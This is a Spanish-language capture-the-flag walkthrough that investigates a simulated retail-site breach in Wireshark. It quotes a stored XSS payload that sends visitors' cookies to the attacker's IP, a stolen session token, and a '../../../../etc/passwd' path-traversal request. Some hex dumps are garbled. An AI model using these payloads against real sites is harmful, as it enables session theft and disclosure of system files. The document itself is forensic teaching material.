

RetailBreach Lab

Escenario: En los últimos días, ShopSphere, una importante plataforma de venta minorista en línea, ha experimentado una actividad inusual de inicios de sesión administrativos a altas horas de la noche. Estos inicios de sesión coinciden con una avalancha de quejas de clientes sobre anomalías inexplicables en sus cuentas, lo que genera preocupación por una posible vulneración de seguridad. Las observaciones iniciales sugieren acceso no autorizado a cuentas administrativas, lo que podría indicar una vulnerabilidad más grave del sistema.

Su misión es investigar el tráfico de red capturado para determinar la naturaleza y el origen de la brecha. Identificar cómo los atacantes se infiltraron en el sistema y determinar sus métodos será fundamental para comprender el alcance del ataque y mitigar su impacto.

Q1: Identificar la dirección IP de un atacante es crucial para mapear el alcance del ataque y planificar una respuesta eficaz. ¿Cuál es la dirección IP del atacante?

Identificar mediante las estadísticas las conversaciones con mayor cantidad de datos en un buen punto para iniciar este análisis:

Wireshark - Conversations - RetailBreach.pcap

Conversations Settings

None resolved

Absolute start time

Limit to display filter

Copy

Follow Stream

Graph

Protocol

Bluetooth

BPV7

DCCP

Ethernet

FC

FDI

IEEE 802.11

IEEE 802.15.4

IPv4

IPv6

IPX

Filter list for specific type

Ethernet · 1

IPv4 · 2

IPv6

TCP · 233

UDP


Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
111.224.180.128	73.124.17.52	14,517	4 MB	7,066	1 MB	7,451	3 MB	161.280615	2292.3445	3800 bits/s	9615 bits/s
135.143.142.3	73.124.17.52	179	32 KB	98	15 KB	81	17 KB	0.000000	1313.2543	93 bits/s	100 bits/s

<

Aquí podemos observar la IP 111.224.180.128 que tiene mayor actividad y que puede ser nuestro atacante.

Q2: El atacante usó una herramienta de fuerza bruta para descubrir rutas ocultas. ¿Qué herramienta usó para realizar la fuerza bruta?

Sabiendo la IP origen del atacante filtramos y hacemos un Follow HTTP para ver las solicitudes, esto nos permite observar que se utilizó gobuster, se observa en el User-Agent



Wireshark · Follow TCP Stream (tcp.stream eq 31) · RetailBreach.pcap

```
GET /.htaccess HTTP/1.1
Host: shoppersphere.com
User-Agent: gobuster/3.6
Accept-Encoding: gzip

HTTP/1.1 403 Forbidden
Date: Fri, 29 Mar 2024 12:01:41 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 279
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at shoppersphere.com Port 80</address>
</body></html>

GET /billing HTTP/1.1
Host: shoppersphere.com
User-Agent: gobuster/3.6
Accept-Encoding: gzip

HTTP/1.1 404 Not Found
Date: Fri, 29 Mar 2024 12:01:41 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 276
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at shoppersphere.com Port 80</address>
</body></html>
```

Packet 1569. 101 client pkt(s), 101 server pkt(s), 201 turn(s). Click to select.


Entire conversation (53 kB) Show data as ASCII Stream 31

Find: Find Next

Filter Out This Stream Print Save as... Back X Close Help

Q3: El Cross-Site Scripting (XSS) permite a los atacantes inyectar scripts maliciosos en las páginas web visitadas por los usuarios. ¿Puede especificar la carga útil XSS que el atacante utilizó para comprometer la integridad de la aplicación web?

Para este paso podemos ver como el atacante mando algo al servidor web mediante el método POST únicamente filtrando tenemos tres paquetes, si les hacemos un follow HTTP stream veremos el script que cargo para comprometer la app web



Wireshark · Follow HTTP Stream (tcp.stream eq 96) · RetailBreach.pcap

```
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 416
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>ShopSphere Reviews</title>
<link rel="stylesheet" href="css/style.css">
</head>
<body>
<nav>
<a href="index.php">Home</a>
<a href="reviews.php">Reviews</a>
<a href="about.php">About Us</a>
<a href="contact.php">Contact Us</a>
<a href="products.php">Products</a>
<a href="login.php">Login</a>
</nav>
<h1>Customer Reviews</h1>
<form action="reviews.php" method="post">
<textarea name="review" placeholder="Leave a review"></textarea>
<button type="submit">Submit Review</button>
</form>
<h2>Reviews:</h2>
A great shop!<br />
<script>fetch('http://111.224.180.128/' + document.cookie);</script><br />
</body>
</html>
```

Packet 10060. 1 client pkt(s), 1 server pkt(s), 1 turn(s). Click to select.

Entire conversation (1780 bytes) Show data as ASCII Stream 96

Find: Find Next

Filter Out This Stream Print Save as... Back X Close Help

Q4. Identificar el momento exacto en que un administrador se encuentra con el script malicioso inyectado es crucial para comprender la cronología de una brecha de seguridad. ¿Puede proporcionar la fecha y hora UTC de la primera visita del administrador a la página que contenía el script malicioso inyectado?

Para este punto tenemos que ver que la ruta donde se subió el archivo malicioso es en /reviews.php por lo que filtramos por esa ruta y después del POST del atacante solo hay una solicitud mas (un GET) que asumimos es cuando el Admin entra a la pagina comprometida:

RetailBreach.pcap					
http.request.uri == "/reviews.php"					
No.	Time	Source	Destination	Protocol	Length Info
61	2024-03-29 11:50:53.924049	135.143.142.5	73.124.17.52	HTTP	509 GET /reviews.php HTTP/1.1
178	2024-03-29 12:00:13.450215	111.224.180.128	73.124.17.52	HTTP	506 GET /reviews.php HTTP/1.1
9992	2024-03-29 12:07:11.130559	111.224.180.128	73.124.17.52	HTTP	506 GET /reviews.php HTTP/1.1
10033	2024-03-29 12:07:21.741055	111.224.180.128	73.124.17.52	HTTP	494 GET /reviews.php HTTP/1.1
10042	2024-03-29 12:07:37.783343	111.224.180.128	73.124.17.52	HTTP	628 POST /reviews.php HTTP/1.1 (application/x-www-form-urlencoded)
10058	2024-03-29 12:08:47.017276	111.224.180.128	73.124.17.52	HTTP	712 POST /reviews.php HTTP/1.1 (application/x-www-form-urlencoded)
10108	2024-03-29 12:09:50.869680	135.143.142.5	73.124.17.52	HTTP	558 GET /reviews.php HTTP/1.1
Frame 10108: 558 bytes on wire (4464 bits), 558 bytes captured (4464 bits) on 0					
Encapsulation type: Ethernet (1)					
Arrival Time: Mar 29, 2024 12:09:50.869680000 UTC					
Epoch Arrival Time: 1711714190.869680000					
Time shift for this packet: 0.000000000 seconds					
Time delta from previous captured frame: 0.000320000 seconds					
Time delta from previous displayed frame: 63.852412000 seconds					
Time since reference or first frame: 1178.992003000 seconds					
Frame Number: 10108					
Frame Length: 558 bytes (4464 bits)					
Capture Length: 558 bytes (4464 bits)					
(Frame is marked: False)					
(Frame is ignored: False)					
[Protocols in frame: ethertype:ip:tcp:http]					
[Coloring Rule String: http [! tcp.port == 80 [! http2]					
Ethernet II, Src: VMware c8:00:0a:10:50:56:c8:00:0a, Dst: VMware 6c:76:5f:00:8c:29:6c:76:5f					
Internet Protocol Version 4, Src: 135.143.142.5, Dst: 73.124.17.52					
Transmission Control Protocol, Src Port: 65198, Dst Port: 80, Seq: 1, Ack: 1, Len: 504					
Bytes 157-201: User-Agent (http.user agent)					
Packets: 14696 - Discarded: 7 (0.0%)					
Profile: Default					

Q5: El robo de un token de sesión mediante XSS constituye una grave brecha de seguridad que permite el acceso no autorizado. ¿Puede proporcionar el token de sesión que el atacante adquirió y utilizó para este acceso no autorizado?

Para este punto seguimos en el ultimo paquete GET ahí podemos ver la cookie de inicio de sesión del Administrador, que es la misma que el atacante cacho cuando este entro a la pagina vulnerada

http.request.uri == "/reviews.php"					
No.	Time	Source	Destination	Protocol	Length Info
61	2024-03-29 11:50:53.924049	135.143.142.5	73.124.17.52	HTTP	509 GET /reviews.php HTTP/1.1
178	2024-03-29 12:00:13.450215	111.224.180.128	73.124.17.52	HTTP	506 GET /reviews.php HTTP/1.1
9992	2024-03-29 12:07:11.130559	111.224.180.128	73.124.17.52	HTTP	506 GET /reviews.php HTTP/1.1
10033	2024-03-29 12:07:21.741055	111.224.180.128	73.124.17.52	HTTP	494 GET /reviews.php HTTP/1.1
10042	2024-03-29 12:07:37.783343	111.224.180.128	73.124.17.52	HTTP	628 POST /reviews.php HTTP/1.1 (application/x-www-form-urlencoded)
10058	2024-03-29 12:08:47.017276	111.224.180.128	73.124.17.52	HTTP	712 POST /reviews.php HTTP/1.1 (application/x-www-form-urlencoded)
10108	2024-03-29 12:09:50.869680	135.143.142.5	73.124.17.52	HTTP	558 GET /reviews.php HTTP/1.1
Ethernet II, Src: VMware c8:00:0a:10:50:56:c8:00:0a, Dst: VMware 6c:76:5f:00:8c:29:6c:76:5f					
Internet Protocol Version 4, Src: 135.143.142.5, Dst: 73.124.17.52					
Transmission Control Protocol, Src Port: 65198, Dst Port: 80, Seq: 1, Ack: 1, Len: 504					
Hypertext Transfer Protocol					
GET /reviews.php HTTP/1.1\r\n					
Host: shoppshere.com\r\n					
Connection: keep-alive\r\n					
Upgrade-Insecure-Requests: 1\r\n					
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36\r\n					
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8\r\n					
Sec-GPC: 1\r\n					
Accept-Language: en-US,en;q=0.7\r\n					
Referer: http://shoppshere.com/products.php\r\n					
Accept-Encoding: gzip, deflate\r\n					
Cookie: PHPSESSID=1qkctf24s9h9lg67teu8uevn3q\r\n					
Cookie pair: PHPSESSID=1qkctf24s9h9lg67teu8uevn3q					
\r\n					
[Full request URI: http://shoppshere.com/reviews.php]					
[HTTP request 1/1]					
[Response in frame: 10108]					

Q6: Identificar qué scripts han sido explotados es crucial para mitigar las vulnerabilidades en una aplicación web. ¿Cómo se llama el script explotado por el atacante?

Para este punto cuando identificamos la Cookie que el atacante capturo, podemos asumir que el resto del ataque lo realizo bajo esta misma cookie, por lo que filtramos de la siguiente manera (ip.src == 111.224.180.128 && http) && (http.cookie_pair == "PHPSESSID=1qkctf24s9h9lg67teu8uevn3q") con esto veremos todas las acciones realizadas bajo el Administrador, donde identificamos un script utilizado para la explotación:

No.	Time	Source	Destination	Protocol	Length	Info
10149	2024-03-29 12:11:02.337051	111.224.180.128	73.124.17.52	HTTP	506	GET /products.php HTTP/1.1
10153	2024-03-29 12:11:04.372645	111.224.180.128	73.124.17.52	HTTP	504	GET /login.php HTTP/1.1
10170	2024-03-29 12:11:20.310107	111.224.180.128	73.124.17.52	HTTP	469	GET /admin/dashboard.php HTTP/1.1
10186	2024-03-29 12:11:36.604315	111.224.180.128	73.124.17.52	HTTP	526	GET /admin/review_manager.php HTTP/1.1
10190	2024-03-29 12:11:38.331342	111.224.180.128	73.124.17.52	HTTP	469	GET /admin/dashboard.php HTTP/1.1
10193	2024-03-29 12:11:43.092009	111.224.180.128	73.124.17.52	HTTP	521	GET /admin/dashboard.php HTTP/1.1
10196	2024-03-29 12:11:45.188668	111.224.180.128	73.124.17.52	HTTP	522	GET /admin/log_viewer.php HTTP/1.1
10205	2024-03-29 12:11:51.002711	111.224.180.128	73.124.17.52	HTTP	530	GET /admin/log_viewer.php?file=../../../../etc/passwd HTTP/1.1
10217	2024-03-29 12:12:12.612583	111.224.180.128	73.124.17.52	HTTP	501	GET /admin/log_viewer.php?file=../../../../etc/passwd HTTP/1.1

Frame 10196: 522 bytes on wire (4176 bits), 522 bytes captured (4176 bits)	0040	70 bf 47 45 54 20 2f 61 64 6d 69 6e 2f 6c 6f 67	p GET /admin/log
Ethernet II, Src: VMware c8:00:0a:00:50:56:c8:00:0a, Dst: VMware 6c:76:5f:00:0c:29:6c:76:5f	0050	5f 76 69 65 77 65 72 2e 70 68 70 20 48 54 54 50	viewer.php HTTP
Internet Protocol Version 4, Src: 111.224.180.128, Dst: 73.124.17.52	0060	2f 31 2e 31 0d 0a 4b 6f 73 74 3a 20 73 68 6f 70	/1.1; User-Agent: shop
Transmission Control Protocol, Src Port: 46712, Dst Port: 80, Seq: 1319, Ack: 1790, Len: 456	0070	73 70 68 65 72 65 2e 63 6f 6d 0a 55 73 65 72	sphere.com; User-
Hypertext Transfer Protocol	0080	20 41 67 65 6e 7a 3a 20 6f 7a 69 6c 6c 61 2f 35	Agent: Mozilla/5.0
GET /admin/log_viewer.php HTTP/1.1	0090	15 7a 78 79 78 10 11 3b 79 4c 69 6e 75 78 20	0 (X11; Linux x86_64; rv:109.0
Request Info (Chat/Sequence): GET /admin/log_viewer.php HTTP/1.1	00a0	70 38 35 6f 36 34 30 20 72 76 3a 31 30 30 20	Gecko/20100101
Request Method: GET	00b0	20 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31	Firefox/115.0
Request URI: /admin/log_viewer.php	00c0	20 46 69 72 65 66 6f 78 2f 31 31 35 2e 30 6d 0a	
Request Version: HTTP/1.1	00d0	41 63 63 65 70 74 3a 20 74 65 70 74 2f 68 7a 6d	Accept: text/html
Host: shopsphere.com	00e0	6c 2c 63 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68	application/xhtml+xml, applicati
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	00f0	74 6d 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 61 74	tml+xml, applicati
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	0100	69 6f 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 69 6d	ion/xml;q=0.9, ima
Accept-Language: en-US,en;q=0.5	0110	61 67 65 2f 61 76 69 66 2c 69 6d 61 67 65 2f 77	age/avif,image/webp,*/*;q=0.8
Connection: keep-alive	0120	65 62 70 2c 2a 2f 2a 3b 71 3d 30 2e 38 6d 0a 41	ebp,*/*;q=0.8
Referer: http://shopsphere.com/admin/dashboard.php	0130	63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 28	Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=1qkctf24s9h9lg67teu8uevn3q	0140	65 6e 2d 55 53 2c 65 6e 3b 71 3d 30 2e 38 6d 0a	Accept-Encoding: gzip, deflate
Cookie pair: PHPSESSID=1qkctf24s9h9lg67teu8uevn3q	0150	41 63 63 65 70 74 2d 4c 61 6e 67 65 66 61 74 65	
Upgrade-Insecure-Requests: 1	0160	20 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a	

Q7: Aprovechar vulnerabilidades para acceder a archivos confidenciales del sistema es una táctica común de los atacantes. ¿Puede identificar la carga útil específica que el atacante utilizó para acceder a un archivo confidencial del sistema?

En las siguientes líneas después de aplicar el filtro anterior podemos observar la ruta a la cual se dirige el atacante:

No.	Time	Source	Destination	Protocol	Length	Info
10149	2024-03-29 12:11:02.337051	111.224.180.128	73.124.17.52	HTTP	506	GET /products.php HTTP/1.1
10153	2024-03-29 12:11:04.372645	111.224.180.128	73.124.17.52	HTTP	504	GET /login.php HTTP/1.1
10170	2024-03-29 12:11:20.310107	111.224.180.128	73.124.17.52	HTTP	469	GET /admin/dashboard.php HTTP/1.1
10186	2024-03-29 12:11:36.604315	111.224.180.128	73.124.17.52	HTTP	526	GET /admin/review_manager.php HTTP/1.1
10190	2024-03-29 12:11:38.331342	111.224.180.128	73.124.17.52	HTTP	469	GET /admin/dashboard.php HTTP/1.1
10193	2024-03-29 12:11:43.092009	111.224.180.128	73.124.17.52	HTTP	521	GET /admin/dashboard.php HTTP/1.1
10196	2024-03-29 12:11:45.188668	111.224.180.128	73.124.17.52	HTTP	522	GET /admin/log_viewer.php HTTP/1.1
10205	2024-03-29 12:11:51.002711	111.224.180.128	73.124.17.52	HTTP	530	GET /admin/log_viewer.php?file=../../../../etc/passwd HTTP/1.1
10217	2024-03-29 12:12:12.612583	111.224.180.128	73.124.17.52	HTTP	501	GET /admin/log_viewer.php?file=../../../../etc/passwd HTTP/1.1

Frame 10217: 501 bytes on wire (4008 bits), 501 bytes captured (4008 bits)	0050	5f 76 69 65 77 65 72 2e 70 68 70 3f 66 69 6c 65	viewer.php?file=../../../../etc/passwd HTTP/1.1
Ethernet II, Src: VMware c8:00:0a:00:50:56:c8:00:0a, Dst: VMware 6c:76:5f:00:0c:29:6c:76:5f	0060	3d 2e 2f 2e 2f 2e 2f 2e 2e 2f 2e 2f 2e 2f 2e 2f	1.1; User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Internet Protocol Version 4, Src: 111.224.180.128, Dst: 73.124.17.52	0070	65 74 63 2f 70 61 73 73 77 64 20 48 54 54 50 2f	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Transmission Control Protocol, Src Port: 44532, Dst Port: 80, Seq: 1, Ack: 1, Len: 435	0080	31 2e 31 0d 0a 4b 6f 73 74 3a 20 73 68 6f 70 73	Accept-Language: en-US,en;q=0.5
Hypertext Transfer Protocol	0090	70 68 65 72 65 2e 63 6f 6d 0a 55 73 65 72 2d	Accept-Encoding: gzip, deflate
GET /admin/log_viewer.php?file=../../../../etc/passwd HTTP/1.1	00a0	41 67 65 6e 7a 3a 20 6f 7a 69 6c 6c 61 2f 35	
Request Info (Chat/Sequence): GET /admin/log_viewer.php?file=../../../../etc/passwd HTTP/1.1	00b0	2e 30 20 28 58 31 31 3b 20 4c 69 6e 75 78 20 78	
Request Method: GET	00c0	70 68 65 72 65 2e 63 6f 6d 0a 55 73 65 72 2d	
Request URI: /admin/log_viewer.php?file=../../../../etc/passwd	00d0	20 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31	
Request URI Path: /admin/log_viewer.php	00e0	46 69 72 65 66 6f 78 2f 31 31 35 2e 30 6d 0a 41	
Request URI Query Parameter: file=../../../../etc/passwd	00f0	63 65 70 74 3a 20 74 65 70 74 2f 68 7a 6d	
Request Version: HTTP/1.1	0100	2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 7a	
Host: shopsphere.com	0110	6d 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69	
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	0120	6f 6e 2f 70 6d 6c 3b 71 3d 30 2e 39 2c 69 6d 61	
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	0130	67 65 2f 61 76 69 66 2c 69 6d 61 67 65 2f 77 65	
	0140	62 70 2c 2a 2f 2a 3b 71 3d 30 2e 38 6d 0a 41 63	

RECLERDA SEGUIRME EN MIS REDES SOCIALES